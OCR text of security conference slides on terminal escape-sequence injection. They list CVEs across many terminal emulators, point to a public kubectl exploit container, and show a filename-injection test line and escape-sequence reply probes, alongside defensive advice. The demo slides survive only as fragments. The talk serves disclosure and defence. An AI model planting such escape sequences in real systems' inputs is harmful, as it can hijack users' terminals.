
- xterm ReGIS support isn’t default
- procps-ng top 3.x doesn’t do escaping. 4.x does. But few distros have it.
- Failed to convince top authors this is a security problem, so it works still; no CVE assigned.
- This can also be used as a unique Docker escape, processes inside Docker can be seen from the host outside


Let’s attack Kubernetes

- Credit to Eviatar Gerzi for initial research: Kubectl did not escape output
- I packaged several terminal exploits into a container: https://github.com/dgl/houdini-kubectl-poc

Windows Terminal RCE

- Demo without the Docker container…


attacker: ~
victim: ~
attacker: ~ §


attacker: ~
victim: ~
attacker: ~ §

Demo (xterm RCE)

CVE-2022-45063

- and others, cross-platform!


Non-vulnerabilities?

- How bad are the things we can do with documented escape characters?
- Replies are the most interesting
  "\e[6n" replies with position: "\e[13;1R"
- "\e]4;1;?\a" replies with color string:
  “\e[4;1;rgb:d8c3/1e1e/0000\a”


Finding lack of escaping
CWE-150

- Put a string “\e[31mred” everywhere you can
  - A file ✅
    `touch "$(printf "\e[31mred")"`
  - SSID ✅
    (e.g. nmcli)
  - Bluetooth device ✅
    (e.g. bluetoothctl)
  - Comment forms on websites ✅

    …see STÖK’s talk for more




Demo



Protecting yourself

- Terminals deal with untrusted input, just like a browser
  - Ensure correct output escaping in tools you write / use (i.e. the same as XSS)
  - “Secure” settings in terminals (e.g. iTerm2)
  - Patch them!
- Extra protection
  - tmux (but check the `allow-passthrough` setting)
  - Avoid raw “cat”; use less (if it’s fixed!), “cat -v”, “vis” or an editor
- For the paranoid: Don’t use fancy terminals; e.g. see “st”

… “Secure” settings …



iTerm 2 - Advanced Preferences

Protecting yourself

- Terminals deal with untrusted input, just like a browser
  - Ensure correct output escaping in tools you write / use (i.e. the same as XSS)
  - “Secure” settings in terminals
  - Patch them!
- Extra protection
  - tmux (but check the `allow-passthrough` setting)
  - Avoid raw “cat”; use less (if it’s fixed!), “cat -v”, “vis” or an editor
- For the paranoid: Don’t use fancy terminals; e.g. see “st”

There are n-days here

Take one of:

- less CVE-2022-46663
- OpenBSD ksh’s lack of escaping
- procps-ng’s top
- …other ideas, from history, STOK’s talk, etc…

Look for a terminal bug, or:

- OSC 4 (color reporting): “rgb:0000/0000/0000”
- Change key reporting settings so user can’t ^C (works on some terminals)

Releasing a tool

Vulnerabilities repeating themselves again, again

Variant of xterm CVE-2022-45063 (OSC 50):

mintty: CVE unassigned

- **iTerm 2: CVE-2022-45872**
- **Windows Terminal: CVE-2022-44702**
- **ConEmu: CVE-2022-46387, CVE-2023-39150**
- **SwiftTerm: CVE-2022-23465**
- **mintty: CVE-2022-47583**
- **rxvt-unicode: CVE-2022-4170**
- **xterm: CVE-2022-45063**
- less: CVE-2022-46663
- OpenBSD: (no CVE)
- **WezTerm: (no CVE)**
- **ZOC: (no CVE)**
- **Kitty: (no CVE)**